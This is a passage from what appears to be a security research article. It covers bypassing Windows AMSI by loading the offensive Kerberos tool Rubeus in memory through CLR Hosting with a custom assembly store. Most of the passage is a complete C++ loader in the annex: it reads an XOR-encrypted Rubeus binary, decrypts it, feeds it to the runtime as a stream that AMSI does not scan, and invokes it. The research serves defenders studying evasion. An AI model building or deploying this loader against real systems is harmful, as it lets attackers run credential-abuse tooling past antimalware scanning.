To demonstrate that AMSI has indeed been evaded, we will show what happens when assembly loading customisation is not used, or when assemblies are loaded using the second technique explained earlier. In the image, it shows how the same assembly, Rubeus, encrypted on disk, is blocked when loaded using the Load_3 function, which directly loads from a memory buffer. The indicated error is ERROR_BAD_FORMAT, which appears when AMSI blocks the loading of an assembly for being malicious. This is because this function uses the constructor of RawImageLayout, mentioned in the reverse engineering section of .NET analysis, which means it is analysed by AMSI before loading.



```
auto assemblyData = SimpleReadToByteArray(R"(C:\Users\dev\Downloads\Rubeus-1.6.4\Rubeus-1.6.4\Rubeus\bin\Debug\rubeus_enc.exe)");
SimpleInPlaceDecrypt(assemblyData.data(), assemblyData.size());

SAFEARRAYBOUND bounds[1];
bounds[0].cElements = assemblyData.size();
bounds[0].lLbound = 0;
SAFEARRAY* safeArray = SafeArrayCreate(VT_UI1, 1, bounds);
SafeArrayLock(safeArray);
memcpy(safeArray->pvData, assemblyData.data(), assemblyData.size());
SafeArrayUnlock(safeArray);

auto hresult = defaultAppDomain->Load_3(safeArray, &assembly);
        hresult    HRESULT_FROM_WIN32(ERROR_BAD_FORMAT) : An attempt was made to load a program with an incorrect format.
 TypePtr managedType = NULL;  ≤ 484ms elapsed
```

Illustration 10. Rubeus is blocked if attempted to load directly from memory without using assembly loading customisation.

Conclusions

By configuring assembly loading, it has been possible to load an assembly like Rubeus without being detected or blocked by AMSI. This achievement is due to the fact that by loading Rubeus through the Load_2 function, the host (C++) manages it, ultimately using the StreamImageLayout function mentioned in the reverse engineering analysis. This makes it possible to bypass the AMSI analysis effectively.

The main limitation of this technique lies in its dependency on **CLR** Hosting, which requires using a language other than .NET to act as the **Host**. Another significant limitation is the requirement for the **assembly** to be signed, as currently there is no identified method to request the loading of an assembly without resorting to a **strong name**. Although theoretically possible with a **weak name,** in practice, it has not been achieved.

Regarding future lines of enquiry, the following question arises: Will it be possible to load an **assembly** directly from an **IStream** in **C#**? And from**PowerShell**?

Bibliography

[1] Better Know a Data Source: Antimalware Scan Interface. URL: https://redcanary.com/blog/amsi/
[2] Exploring PowerShell AMSI and Logging Evasion. https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/
[3] Malware Development part 9 - hosting CLR and managed code injection. 0xPat Blog. Archived URL: https://web.archive.org/web/20230319122803/https://0xpat.github.io/Malware_development_part_9/

Annexes

Complete source code - final technique

```
//#include "x64/Debug/mscorlib.tlh"
#import "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorlib.tlb"   rename("or", "or2") rename("ReportEvent", 
"ReportEvent2") no_namespace  raw_interfaces_only
#include <iostream>
#define __IObjectHandle_INTERFACE_DEFINED__
#include <MScorEE.h>
#include <MetaHost.h>
#include <shlwapi.h>
#include <vector>
#include <fstream>
#include "objbase.h"
#pragma comment(lib, "mscoree.lib")
#pragma comment(lib, "Shlwapi.lib")

std::vector<char> SimpleReadToByteArray(const std::string& filePath) {
          std::ifstream file(filePath, std::ios::binary);

          if (!file.is_open()) {
                    throw std::runtime_error("Error: Unable to open the DLL file.");
          }
          return { std::istreambuf_iterator<char>(file), {} };
}
void SimpleInPlaceDecrypt(char* buf, const std::size_t size) {
          for (unsigned i = 0; i < size; i++) {
                    buf[i] ^= 0x1a;
          }
}
class CHostAssemblyStore : public IHostAssemblyStore {

          HRESULT __stdcall ProvideAssembly(AssemblyBindInfo* pBindInfo, UINT64* pAssemblyId, UINT64* pContext, IStream** 
ppStmAssemblyImage, IStream** ppStmPDB) override
          {
                    *pContext = 0;
                    *ppStmPDB = 0;
                    auto assembly = R"(C:\Users\dev\Downloads\Rubeus-1.6.4\Rubeus-
1.6.4\Rubeus\bin\Debug\rubeus_enc.exe)";
                    auto assemblyData = SimpleReadToByteArray(assembly);

                    SimpleInPlaceDecrypt(assemblyData.data(), assemblyData.size());

                    IStream* is = SHCreateMemStream((const BYTE*)assemblyData.data(), assemblyData.size());

                    *pAssemblyId = 0x3279c1db2414a8cb;
                    *ppStmAssemblyImage = is;

                    return S_OK;
          }
          HRESULT __stdcall ProvideModule(ModuleBindInfo* pBindInfo, DWORD* pdwModuleId, IStream** ppStmModuleImage, 
IStream** ppStmPDB) override
          {
                    return HRESULT_FROM_WIN32(ERROR_FILE_NOT_FOUND);
          }
public:
          // Inherited via IHostAssemblyStore
          virtual HRESULT __stdcall QueryInterface(REFIID riid, void** ppvObject) override
          {
                    if (riid == IID_IUnknown) {
                              *ppvObject = (IUnknown*)this;
                    }
                    else if (riid == IID_IHostAssemblyStore) {
                              *ppvObject = (IHostAssemblyStore*)this;
                    }
                    else {
                              *ppvObject = NULL;
                              return E_NOINTERFACE;
                    }
                    static_cast<IUnknown*>(*ppvObject)->AddRef();
                    return S_OK;
          }
          virtual ULONG __stdcall AddRef(void) override
          {
                    return InterlockedIncrement(&m_Ref);
          }
          virtual ULONG __stdcall Release(void) override
          {
```

```cpp
                if (InterlockedDecrement(&m_Ref) == 0) {
                        delete this;
                        return 0;
                }
                return m_Ref;
        }
private:
        long m_Ref = 0;
};
class CHostAssemblyManager : public IHostAssemblyManager {
        // Inherited via IHostAssemblyManager
        HRESULT __stdcall GetNonHostStoreAssemblies(ICLRAssemblyReferenceList** ppReferenceList) override
        {
                *ppReferenceList = NULL;
                return S_OK;
        }
        HRESULT __stdcall GetAssemblyStore(IHostAssemblyStore** ppAssemblyStore) override
        {
                CHostAssemblyStore* pHostStore = new CHostAssemblyStore();
                *ppAssemblyStore = (IHostAssemblyStore*)pHostStore;
                ((IHostAssemblyStore*)*ppAssemblyStore)->AddRef();
                return S_OK;
        }
public:
        HRESULT __stdcall QueryInterface(REFIID riid, void** ppvObject) override
        {
                if (riid == IID_IUnknown) {
                        *ppvObject = (IUnknown*)this;
                }
                else if (riid == IID_IHostAssemblyManager) {
                        *ppvObject = (IHostAssemblyManager*)this;
                }
                else {
                        *ppvObject = NULL;
                        return E_NOINTERFACE;
                }
                static_cast<IUnknown*>(*ppvObject)->AddRef();
                return S_OK;
        }

        ULONG __stdcall AddRef(void) override
        {
                return InterlockedIncrement(&m_Ref);
        }
        ULONG __stdcall Release(void) override
        {
                if (InterlockedDecrement(&m_Ref) == 0) {
                        delete this;
                        return 0;
                }
                return m_Ref;
        }
private:
        long m_Ref = 0;
};
class CHostControl : public IHostControl {
        HRESULT STDMETHODCALLTYPE  GetHostManager(
                /* [in] */ REFIID riid,
                /* [out] */ void** ppObject) override {
                if (riid == IID_IHostAssemblyManager) {
                        CHostAssemblyManager* mgr = new CHostAssemblyManager();
                        mgr->AddRef();
                        *ppObject = (IHostAssemblyManager*)mgr;
                        return S_OK;
                }
                return E_NOINTERFACE;
        }
        HRESULT STDMETHODCALLTYPE SetAppDomainManager(
                /* [in] */ DWORD dwAppDomainID,
                /* [in] */ IUnknown* pUnkAppDomainManager) override {
                return S_OK;
        }
public:
        // Inherited via IHostControl
        HRESULT __stdcall QueryInterface(REFIID riid, void** ppvObject) override
        {
                if (riid == IID_IUnknown) {
                        *ppvObject = (IUnknown*)this;
                }
```

```
		else if (riid == IID_IHostControl) {
			*ppvObject = (IHostControl*)this;
		}
		else {
			*ppvObject = NULL;
			return E_NOINTERFACE;
		}
		static_cast<IUnknown*>(*ppvObject)->AddRef();
		return S_OK;
	}
	ULONG __stdcall AddRef(void) override
	{
		return InterlockedIncrement(&m_Ref);
	}
	ULONG __stdcall Release(void) override
	{
		if (InterlockedDecrement(&m_Ref) == 0) {
			delete this;
			return 0;
		}
		return m_Ref;
	}
private:
	long m_Ref = 0;
};
int main()
{
	// Begin CLR Hosting
	ICLRMetaHost* metaHost = NULL;
	CLRCreateInstance(CLSID_CLRMetaHost, IID_ICLRMetaHost, (LPVOID*)&metaHost);

	ICLRRuntimeInfo* runtimeInfo = NULL;
	metaHost->GetRuntime(L"v4.0.30319", IID_ICLRRuntimeInfo, (LPVOID*)&runtimeInfo);

	ICLRRuntimeHost* runtimeHost = NULL;
	runtimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_ICLRRuntimeHost, (LPVOID*)&runtimeHost);

	CHostControl pHostControl{};

	runtimeHost->SetHostControl((IHostControl*)&pHostControl);
	runtimeHost->Start();

	ICorRuntimeHost* corRuntimeHost = NULL;
	runtimeInfo->GetInterface(CLSID_CorRuntimeHost, IID_ICorRuntimeHost, (LPVOID*)&corRuntimeHost);

	IUnknown* appDomainThunk;
	corRuntimeHost->GetDefaultDomain(&appDomainThunk);

	_AppDomain* defaultAppDomain = NULL;
	appDomainThunk->QueryInterface(&defaultAppDomain);
	_Assembly* assembly;

	HRESULT hr = defaultAppDomain->Load_2(_bstr_t("Rubeus, Version=1.0.0.0, Culture=neutral,
PublicKeyToken=f8c620333ce4e57e, processorArchitecture=MSIL"), &assembly);

	_TypePtr managedType = NULL;
	_bstr_t managedClassName("Rubeus.Program");
	assembly->GetType_2(managedClassName, &managedType);

	SAFEARRAY* managedArguments = SafeArrayCreateVector(VT_VARIANT, 0, 1);
	_variant_t argument(L"currentluid");
	LONG index = 0;
	SafeArrayPutElement(managedArguments, &index, &argument);

	_bstr_t managedMethodName(L"MainString");
	_variant_t managedReturnValue;
	_variant_t empty;
	managedType->InvokeMember_3(
		managedMethodName,
		static_cast<BindingFlags>(BindingFlags_InvokeMethod | BindingFlags_Static | BindingFlags_Public),
		NULL, empty, managedArguments, &managedReturnValue);
	std::wcout << (const wchar_t*)managedReturnValue.bstrVal;
}
```

Powered by the cybersecurity NTT DATA team

es.nttdata.com